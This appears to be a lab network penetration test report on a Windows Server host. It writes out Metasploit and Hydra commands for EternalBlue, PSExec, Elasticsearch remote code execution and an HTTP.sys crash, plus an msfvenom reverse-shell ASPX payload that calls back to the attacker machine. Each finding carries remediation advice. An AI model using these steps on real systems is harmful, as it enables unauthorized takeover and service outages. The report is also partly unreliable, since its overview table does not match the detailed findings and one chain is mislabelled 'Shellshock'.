**Network Penetration Test**

Automated Scan + Network Pentest

**Test Done By:**

Maligireddy Poojith Reddy

Report Dated **September 7, 2025**

**Table of Contents**

**Overview**

1. Executive Summary 2
2. Scope of Project 2
3. Overall Vulnerability Statistics 3

**Vulnerabilities**

1. Overview Table 4
2. Details of Vulnerabilities Found 5

**Executive Summary**

This penetration test assessed the security posture of a **Windows Server 2008 R2–2012** host (192.168.56.3) from an attacker-controlled machine (192.168.56.1). By combining automated scanning, manual configuration reviews, and targeted exploitation using Metasploit and Hydra, we discovered **11 distinct vulnerabilities** spanning critical remote code execution flaws, weak authentication mechanisms, insecure file handling, denial-of-service conditions, and default credentials. Five of these issues are rated Critical, four as High, one as Low, and one Informational. Immediate patching and configuration hardening are imperative to prevent unauthorized system takeover, data breach, and service disruptions.

**Scope of the Project**

* **Host IP:** 192.168.56.1
* **Target IP:** 192.168.56.3
* **Operating System:** Microsoft Windows Server 2008 R2 – 2012
* **In-Scope Services and Ports:**
  + FTP (21/tcp), HTTP (80/tcp), Microsoft RPC (135/tcp), NetBIOS-SSN (139/tcp), Microsoft-DS/SMB (445/tcp)
  + MySQL (3306/tcp), RDP (3389/tcp), Oracle GlassFish (4848/8080/8181/tcp), SSDP/UPnP HTTPAPI (5985/47001/tcp)
  + Java-RMI on various high ports, Apache HTTPD, Jetty, Elasticsearch, SSH, Jenkins, plus unknown dynamic ports
* **Exclusions:** Network devices, endpoints outside 192.168.56.0/24, social-engineering attacks, physical security

**Overall Vulnerability Statistics**

|  |  |  |
| --- | --- | --- |
| **Severity Level** | **Count** | **Percentage** |
| Critical (5) | 5 | 45% |
| High (4) | 4 | 36% |
| Low (1) | 1 | 9% |
| Informational (1) | 1 | 9% |
| **Total** | **11** | **100%** |

**Vulnerabilities**

**Overview Table**

|  |  |
| --- | --- |
| **Vulnerability** | **Risk Factor** |
| MS17-010 EternalBlue SMB Remote Code Execution | Critical |
| FTP Service Weak Authentication | Critical |
| FTP-to-Web Directory Misconfiguration | High |
| Web Server Unrestricted File Execution | High |
| Session Timeout Security Control (Positive Finding) | Informational |
| SMB Weak Authentication + PSExec Remote Execution | Critical |
| MS15-034 HTTP.sys Denial of Service | High |
| MS12-020 RDP MaxChannelIDs Denial of Service | High |
| MySQL Blank Root Password | Critical |
| Unknown Services on High-Numbered Ports | Low |
| Oracle GlassFish Default Administrative Credentials | Critical |

**Details of the Vulnerabilities Found**

**Finding: MS17-010 EternalBlue SMB Vulnerability**

**Vulnerability Summary**

**Vulnerability:** MS17-010 (EternalBlue) SMB Remote Code Execution

**Target:** 192.168.56.3

**Severity:** CRITICAL

**CVSS Score:** 10.0

**Impact:** Remote Code Execution with SYSTEM privileges

**Technical Description**

The target system was found to be vulnerable to MS17-010, commonly known as EternalBlue. This vulnerability exists in Microsoft's Server Message Block (SMB) protocol implementation and allows unauthenticated remote attackers to execute arbitrary code with SYSTEM-level privileges.

The vulnerability affects the SMBv1 protocol due to improper handling of specially crafted packets. When exploited, it provides immediate administrative access to the target system without requiring any user credentials.

**Evidence of Exploitation**

**Service Enumeration:**

* Port 445/tcp was identified as open running Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
* SMB version scanning confirmed the presence of SMBv1 protocol

**Vulnerability Verification:** Using Metasploit Framework, the following steps were executed:

**Step 1: Verify SMB version**

msf6 > search smb\_version

msf6 > use auxiliary/scanner/smb/smb\_version

msf6 auxiliary(scanner/smb/smb\_version) > set RHOSTS 192.168.56.3

msf6 auxiliary(scanner/smb/smb\_version) > run

**Step 2: Test for MS17-010 vulnerability**

msf6 > search ms17

msf6 > use exploit/windows/smb/ms17\_010\_eternalblue

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 192.168.56.3

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > check

[+] 192.168.56.3:445 - The target is vulnerable.


**Step 3: Successful exploitation**

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > exploit

[\*] Started reverse TCP handler on 192.168.56.1:4444

[+] 192.168.56.3:445 - Target is vulnerable to MS17-010

[\*] Command shell session 1 opened



**Impact Assessment**

* Unauthenticated remote code execution
* Privilege escalation to SYSTEM level
* No user interaction required
* Network worm capabilities (self-propagating)
* Potential for ransomware deployment

**Remediation**

**Immediate Actions (Critical Priority):**

1. **Apply Microsoft Security Updates:**

* Install MS17-010 security patch immediately
* Download from: Microsoft Security Bulletin MS17-010

1. **Network Segmentation:**

* Block SMB ports (445, 139) at network firewalls
* Restrict SMB traffic to essential business functions only

**Long-term Recommendations:**

* Implement automated patch management system
* Regular vulnerability assessments
* Network monitoring for SMB anomalies
* Endpoint detection and response (EDR) solutions

**References**

* **CVE-2017-0144:** https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
* **Microsoft Security Bulletin:** MS17-010
* **NIST NVD:** https://nvd.nist.gov/vuln/detail/CVE-2017-0144

**Finding: Shellshock**

**Vulnerability Summary**

**Primary Target:** 192.168.56.3

**Attack Vector:** FTP Brute Force → Web Shell Upload → Remote Code Execution

**Overall Severity:** HIGH

**Combined CVSS Score:** 8.8

**Impact:** Remote Code Execution with Web Server privileges

**Individual Vulnerabilities Identified**

**1. FTP Service - Weak Authentication (Critical)**

**Port:** 21/tcp

**Service:** Microsoft FTP

**Severity:** CRITICAL

**CVSS Score:** 9.8

**Description:**

The FTP service is configured with extremely weak, default credentials that are easily guessable and susceptible to brute force attacks.

**Credentials Discovered:**


*administrator:vagrant*

*vagrant:vagrant*

**Attack Methodology:**

**Hydra brute force attack**

hydra -L userlist.txt -P passlist.txt <ftp://192.168.56.3>



**Vulnerabilities Present:**

* **Default/Weak Passwords:** Both accounts use predictable, weak passwords
* **No Account Lockout Policy:** Multiple failed attempts don't trigger lockouts
* **No Rate Limiting:** Brute force attacks proceed unthrottled
* **Privileged Account Exposure:** Administrator account accessible via FTP

**2. FTP-to-Web Directory Misconfiguration (High)**

**Severity**: HIGH


**CVSS** **Score**: 7.5

**Description**:

The FTP service root directory is directly mapped to the web server's document root, allowing uploaded files to be immediately accessible via HTTP requests.

**Security Issues:**

* Insecure File Upload: No validation of uploaded file types
* Web-Accessible FTP Directory: Direct mapping between FTP and web roots
* No File Extension Filtering: Executable files (.aspx, .asp) allowed
* Missing Upload Restrictions: No size, type, or content validation



**3. Web Server - Unrestricted File Execution (High)**

**Port**: 80/tcp

**Service**: Microsoft IIS 7.5

**Severity**: HIGH

**CVSS** **Score**: 8.1

**Description**:

The web server executes uploaded ASPX files without proper validation or sandboxing, enabling remote code execution.

**Exploitation Process:**

**Step 1: Generate malicious payload**

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.56.1 LPORT=4433 -f aspx -o venom.aspx


**Step 2: Upload via FTP**

ftp 192.168.56.3

User: administrator

Password: vagrant

put venom.aspx



**Step 3: Configure handler**

msfconsole

use multi/handler

set LHOST 192.168.56.1

set LPORT 4433

set PAYLOAD windows/x64/meterpreter/reverse\_tcp

run

**Step 4: Execute payload via web request**

# Browse to: <http://192.168.56.3/venom.aspx>

**Web Server Vulnerabilities:**

* Unrestricted Script Execution: ASPX files executed without validation
* No Content Security Policy: Missing security headers
* Insufficient Input Validation: No file content scanning
* Missing Web Application Firewall: No protection against malicious uploads

**4. Security Control - Session Timeout (Positive Finding)**

**Severity:** INFORMATIONAL (Security Control Working)


**Description:**

The established meterpreter session terminates quickly, indicating that some security controls are functioning properly. This demonstrates that while initial compromise was successful, the system has mechanisms to limit session persistence.

**Security Controls Observed:**

* Automatic Session Termination: Sessions drop after short period (GOOD)
* Limited Persistence: Difficult for attackers to maintain long-term access (GOOD)
* Possible Connection Monitoring: System may be detecting and terminating suspicious connections (GOOD)

**Note:** While the initial compromise was successful, this behavior suggests some defensive measures are in place that limit the impact of the attack.



**Attack Chain Analysis**

**Complete Attack Flow:**

**Reconnaissance:** Port scan reveals FTP (21) and HTTP (80) services

**Credential Attack:** Hydra brute force against FTP service succeeds

**File Upload:** Malicious ASPX payload uploaded via FTP

**Code Execution:** Payload executed through web browser request

**Shell Access:** Meterpreter session established (temporary)

**Security Control Failures:**

* **Authentication:** Weak passwords, no MFA
* **Authorization:** Excessive FTP permissions
* **Input Validation:** No file upload restrictions
* **Logging/Monitoring:** Failed to detect brute force attempts
* **Network Segmentation:** FTP and web services inappropriately linked

**Impact Assessment**

* **Remote Code Execution:** Ability to run arbitrary commands
* **File System Access:** Read/write permissions via web context
* **Information Disclosure:** Access to web server configuration
* **Lateral Movement Platform:** Stepping stone for network attacks

**Remediation Recommendations**

**Immediate Actions (Critical Priority):**

**FTP Security:**

* Change Default Credentials
* Implement Account Lockout Policy
* Separate FTP and Web Directories

**Web Server Security:**

* File Upload Restrictions
* Enable Request Filtering
* Block dangerous file extensions
* Implement content-type validation

**Finding: SMB Authentication Bypass via Credential Brute Force & PSExec**

**Vulnerability Summary**

**Vulnerability**: SMB Weak Authentication + PSExec Remote Execution

**Target**: 192.168.56.3

**Service:** SMB/CIFS (Port 445/tcp)

**Severity:** CRITICAL

**CVSS Score:** 9.0

**Impact:** Remote Administrative Access via Credential Attack

**Description**

The target system's SMB service is configured with weak, easily guessable credentials that are vulnerable to brute force attacks. Once valid credentials are obtained, the PSExec functionality allows for immediate remote code execution with administrative privileges.

Unlike the EternalBlue vulnerability (MS17-010) which exploits a specific SMB protocol flaw, this attack vector remains viable even when SMB has been updated or patched, as it relies on legitimate authentication mechanisms combined with weak password policies.

**Attack Components:**

* **SMB Authentication:** Port 445/tcp with weak credentials
* **PSExec Execution**: Legitimate Windows administrative tool for remote execution
* **Credential Discovery**: Brute force attack against SMB service

**Evidence of Exploitation**

**Credential Discovery Process:** Using Hydra for credential brute force attack:


**SMB credential brute force attack**

hydra -L unix\_users.txt -P unix\_users.txt 192.168.56.3 smb

**Successful credential discovery:**

administrator:vagrant

vagrant:vagrant


****

**Remote Code Execution via PSExec:**

**Using Metasploit Framework PSExec module:**

**Step 1: Locate PSExec modules**

msf6 > search psexec



**Step 2: Configure PSExec exploit**

msf6 > use exploit/windows/smb/psexec

msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.56.3

msf6 exploit(windows/smb/psexec) > set USERNAME administrator

msf6 exploit(windows/smb/psexec) > set PASSWORD vagrant

msf6 exploit(windows/smb/psexec) > exploit

**Alternative with vagrant account:**

msf6 exploit(windows/smb/psexec) > set USERNAME vagrant

msf6 exploit(windows/smb/psexec) > set PASSWORD vagrant


msf6 exploit(windows/smb/psexec) > exploit

**Result:** Administrative shell access obtained

[\*] Started reverse TCP handler

[+] Target is vulnerable to PSExec

[\*] Meterpreter session opened



**Successful Compromise:**

* Administrative access achieved using both discovered credential pairs
* SYSTEM-level privileges obtained through PSExec
* Full remote control of target system established

**Impact Assessment**

**Technical Impact:**

* **Administrative Access:** Full SYSTEM-level privileges obtained
* **Remote Code Execution**: Arbitrary command execution capability
* **Credential Exposure:** Multiple administrative accounts compromised
* **Persistent Access**: Ability to maintain long-term system control
* **Lateral Movement**: Platform for attacking other network resources
* **Data Access**: Complete access to all system files and databases
* **Service Control**: Ability to start, stop, or modify system services

**Remediation**

**Immediate Actions:**

1. **Change Default Credentials** - Replace all weak passwords immediately
2. **Implement Account Lockout** - Configure lockout after failed attempts
3. **Disable PSExec Service** - Remove or restrict PSExec functionality
4. **Enable SMB Signing** - Implement SMB message authentication

**Finding: Elasticsearch Dynamic Script Arbitrary Java Execution (CVE-2014-3120)**

**Vulnerability Summary**

**Vulnerability:** Elasticsearch Dynamic Script Remote Code Execution

**Target:** 192.168.56.3

**Service:** Elasticsearch REST API 1.1.1 (Port 9200/tcp)

**Severity:** CRITICAL

**CVSS Score**: 10.0

**Impact:** Remote Code Execution with System Privileges

**Description**

The Elasticsearch service running version 1.1.1 is vulnerable to remote code execution through the dynamic scripting functionality. This vulnerability allows unauthenticated attackers to execute arbitrary Java code on the target system by sending specially crafted MVEL (MVFLEX Expression Language) scripts to the Elasticsearch REST API.

The vulnerability exists because Elasticsearch 1.1.1 enables dynamic scripting by default and does not properly sandbox script execution, allowing attackers to break out of the intended script context and execute system commands with the privileges of the Elasticsearch process.

**Root Cause:** Inadequate sandboxing of MVEL script execution

**Affected Component:** Elasticsearch Dynamic Script Engine

**Attack Vector:** HTTP POST requests to REST API endpoints

**Evidence of Exploitation**

**Service Identification:**

Port 9200/tcp confirmed running Elasticsearch REST API 1.1.1

Service accessible without authentication requirements

**Vulnerability Research:**

SearchSploit enumeration

searchsploit elasticsearch

# Multiple exploits found for Elasticsearch 1.1.1 including RCE

Successful Remote Code Execution:

Using Metasploit Framework:

**Step 1: Locate Elasticsearch RCE module**

msf6 > search elasticsearch


**Step 2: Configure exploit**

msf6 > use exploit/multi/elasticsearch/script\_mvel\_rce

msf6 exploit(multi/elasticsearch/script\_mvel\_rce) > set RHOSTS 192.168.56.3

msf6 exploit(multi/elasticsearch/script\_mvel\_rce) > set payload java/meterpreter/reverse\_http

msf6 exploit(multi/elasticsearch/script\_mvel\_rce) > run



**Result:** Meterpreter session established

[\*] Started HTTP reverse handler on 192.168.56.1:8080

[\*] Executing automatic check ("set AutoCheck false" to disable)

[+] The target is vulnerable.

[\*] Sending stage (58829 bytes) to 192.168.56.3

[\*] Meterpreter session 1 opened



**System Access Verification:**

* Meterpreter shell access obtained
* Command execution capabilities confirmed
* System-level access achieved through Elasticsearch process privileges

**Impact Assessment**

**Technical Impact:**

* Remote Code Execution: Arbitrary command execution on target system
* Unauthenticated Access: No credentials required for exploitation
* Data Access: Complete access to Elasticsearch indices and stored data
* System Compromise: Access with Elasticsearch service privileges
* Data Exfiltration: Ability to extract all indexed sensitive information
* Service Disruption: Capability to modify or destroy Elasticsearch data
* Persistent Access: Ability to establish backdoors for continued access
* Lateral Movement: Platform for attacking other network resources

**Remediation**

**Immediate Actions:**

* Upgrade Elasticsearch - Update to version 1.2.0+ immediately
* Disable Dynamic Scripting - Configure script.disable\_dynamic: true
* Network Access Controls - Restrict Elasticsearch access to authorized systems
* Authentication Implementation - Deploy authentication mechanisms for API access

**Long-term Recommendations:**

* Version Management - Maintain current Elasticsearch versions with security patches
* Configuration Hardening - Implement Elasticsearch security best practices
* Network Segmentation - Isolate Elasticsearch from public network access
* Regular Security Audits - Periodic assessment of Elasticsearch configurations

**Finding: MS15-034 HTTP.sys Denial of Service Vulnerability**

**Vulnerability Summary**

**Vulnerability:** MS15-034 HTTP.sys Remote Memory Corruption

**Target:** 192.168.56.3

**Service:** Microsoft IIS 7.5 (Port 80/tcp)

**Severity:** HIGH

**CVSS Score:** 7.8

**Impact:** Denial of Service - System Restart Required

**Technical Description**

The target web server running Microsoft IIS 7.5 is vulnerable to MS15-034, a critical denial of service vulnerability in the HTTP.sys kernel driver. This vulnerability allows remote attackers to cause system crashes and service disruptions by sending specially crafted HTTP requests with malicious Range headers.

The vulnerability occurs due to an integer overflow in the HTTP.sys driver's handling of Range headers. When exploited, it causes memory corruption that leads to a Blue Screen of Death (BSOD) and forces the entire system to restart.

**Affected Component:** HTTP.sys kernel-mode driver

**Root Cause:** Integer overflow in Range header processing

**Attack Vector:** Remote HTTP requests with crafted Range headers

**Evidence of Exploitation**

**Service Identification:**

* Port 80/tcp confirmed running Microsoft IIS httpd 7.5
* HTTP.sys version vulnerable to MS15-034 identified

**Successful DoS Attack Execution:**

Using Metasploit Framework, the following attack was performed:

**Step 1: Locate MS15-034 DoS module**


msf6 > search ms15-034

**Step 2: Configure DoS exploit**

msf6 > use auxiliary/dos/http/ms15\_034\_ulonglongadd

msf6 auxiliary(dos/http/ms15\_034\_ulonglongadd) > set RHOSTS 192.168.56.3


msf6 auxiliary(dos/http/ms15\_034\_ulonglongadd) > run



**Result: Target server forced to restart**

[\*] Sending DoS packet to 192.168.56.3

[\*] Server became unresponsive - DoS successful



**Attack Mechanism:** The exploit works by:

1. Crafting malicious HTTP Range headers
2. Triggering integer overflow in HTTP.sys memory allocation
3. Causing memory corruption in kernel space
4. Forcing Blue Screen of Death (BSOD)
5. System restart required for service recovery

**Impact Assessment**

* **Kernel-Level Crash:** Blue Screen of Death (BSOD)
* **Complete System Restart:** All services temporarily offline
* **Memory Dumps:** Potential sensitive data exposure in crash dumps
* **Service Recovery Time:** Manual intervention required
* **Cascading Effects:** Other services dependent on web server affected

**Security Improvements:**

**Automated Patch Management**

* Deploy Windows Server Update Services (WSUS)
* Configure automatic security update installation
* Regular patch compliance auditing

**DoS Protection Solutions**

* Implement DDoS protection services
* Deploy rate limiting mechanisms
* Configure load balancing for resilience

**System Hardening**

* Disable unnecessary HTTP.sys features
* Implement principle of least privilege
* Regular security configuration reviews

**Incident Response Planning**

* Document DoS recovery procedures
* Establish communication protocols during outages
* Create backup service deployment plans

**References**

* CVE-2015-1635: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1635
* Microsoft Security Bulletin: MS15-034
* NIST NVD: https://nvd.nist.gov/vuln/detail/CVE-2015-1635
* KB3042553: Microsoft Security Update

